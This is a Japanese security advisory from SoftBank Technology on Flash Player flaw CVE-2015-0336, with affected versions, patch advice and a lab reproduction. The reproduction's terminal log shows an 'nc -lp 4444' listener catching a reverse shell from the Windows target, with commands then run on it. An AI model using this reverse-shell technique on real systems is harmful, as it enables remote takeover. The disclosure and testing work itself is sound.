

ソフトバンク・テクノロジー株式会社

脆弱性調査レポート

Flash Player の脆弱性により、リモートから任意のコードが実行可能な脆弱性 (CVE-2015-0336) (APSB15-05)に関する調査レポート

【概要】

アドビシステムズ社の Flash Player に、リモートより任意のコードが実行される脆弱性 (CVE-2015-0336) の攻撃コードが発見されました。

この脆弱性は、Net Connection クラスに型の取り違い (type confusion) の不備が存在するため起こり、ログインユーザの権限でリモートより任意のコードを実行することが可能です。

この脆弱性を利用した攻撃が成立した場合、リモートから Flash Player を実行するアプリケーションの実行権限を奪取される危険性があります。

本レポート作成 (2015 年 5 月 12 日) 時点において、ベンダーより脆弱性を修正したバージョンがリリースされております (2015 年 3 月 12 日)。しかしながら、攻撃を成立させるためのコードが容易に入手可能であり、かつ脆弱性に対する攻撃が容易であること、また攻撃を受けた際にシステムへの影響が大きいことから、今回、この脆弱性 (CVE-2015-0336) の再現性について検証を行いました。

【影響を受ける可能性があるシステム】

- Adobe Flash Player 16.0.0.305 とそれ以前のバージョン
- Adobe Flash Player 13.0.0.269 とそれ以前の 13.x バージョン
- Adobe Flash Player 11.2.202.442 とそれ以前の 11.x バージョン


【対策案】

アドビシステムズ社より、この脆弱性を修正するプログラムがリリースされています。

当該脆弱性の修正を含む最新のバージョンを適用していただくことを推奨いたします。

【バージョン確認方法】

[コントロールパネル] - [プログラム] - [プログラムと機能]より Adobe Flash Player のバージョンを確認できます。



以下のサイトにて、現在使用している Flash Player のバージョンが確認できます。(現時点での最新リリースバージョンの確認もできます)

[Flash Player の状況確認](#)

Flash Player 本体のダウンロードは以下のサイトになります。

[Flash Player の本体ダウンロード](#)

*Google Chrome の場合は、Flash Player の機能がブラウザに統合されているため、Chrome 自体のアップデートを行う必要があります。

[Google Chrome を更新する](#)

*Windows 8、Windows Server 2012、Windows RT、Windows 8.1、Windows Server 2012 R2 および Windows RT 8.1 上の Internet Explorer 10 または、11 の場合は、Flash Player の機能がブラウザに統合されているため、Internet Explorer 自体のアップデートを行う必要があります

[マイクロソフト セキュリティ アドバイザリ \(2755801\)](#)

【参考サイト】

[CVE-2015-0336](#)

[Adobe セキュリティ情報:APSB15-05](#)

【検証概要】

ターゲットシステムを攻撃者が用意したサイトにアクセスさせることで、Flash Player の脆弱性を利用して任意のコードを実行させます。ターゲットシステムは、悪意のあるユーザーが用意したホストに制御が誘導されます。


今回の検証に用いたコードは、ターゲットシステム上から特定のサーバー、ポートへコネクションを確立させるよう誘導し、システムの制御を奪取するものです。これにより、リモートからターゲットシステムが操作可能となります。

*誘導先のシステムは CentOS です。

【検証ターゲットシステム】

Windows 7 SP1 日本語版 + Internet Explorer8 + Flash Player16.0.0.305

【検証イメージ】



【検証結果】

下図は、誘導先のコンピュータ(GentOS)の画面です。黄線で囲まれた部分は、誘導先のコンピュータの情報です。一方で、赤線で囲まれている部分は、ターゲットシステム(Windows7)において、ホスト名、ユーザーの情報、IP アドレスの情報を表示するコマンドを実行した結果が表示されています。

これにより、ターゲットシステムで任意のコマンドを実行することに成功したと判断できます。

```
pentest -- root@testos:~ -- ssh -- 100x40
[root@testos ~]# uname -a
Linux testos 3.10.0-123.el7.x86_64 #1 SMP Mon Jun 30 12:09:22 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[root@testos ~]# ifconfig eno16777736
eno16777736: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.134 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 fe80::20c:29ff:fe4f:c7a3 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:4f:c7:a3 txqueuelen 1000 (Ethernet)
    RX packets 962 bytes 86860 (84.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 505 bytes 63498 (62.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@testos ~]#
[root@testos ~]# nc -lp 4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\test\Desktop>whoami
whoami
evl7\test

C:\Users\test\Desktop>ipconfig
ipconfig

Windows IP 構成

イーサネット アダプター Bluetooth ネットワーク接続:

    メディアの状態 . . . . . : メディアは接続されていません
    接続固有の DNS サフィックス . . . . . :

イーサネット アダプター ローカル エリア接続:

    接続固有の DNS サフィックス . . . . . : localdomain
    IPv4 アドレス . . . . . : 10.0.0.133
    サブネット マスク . . . . . : 255.255.255.0
    デフォルト ゲートウェイ . . . . . : 10.0.0.2
```

【更新履歴】

2015 年 5 月 12 日 : 初版公開

ソフトバンク・テクノロジー株式会社

〒160-0022 東京都新宿区新宿6丁目27番地30号
新宿イーストサイドスクエア17階

受付時間：平日 10:00~17:00

電話

03-6892-3154

メール

sbt-ipsol@tech.softbank.co.jp

URL

https://www.softbanktech.jp/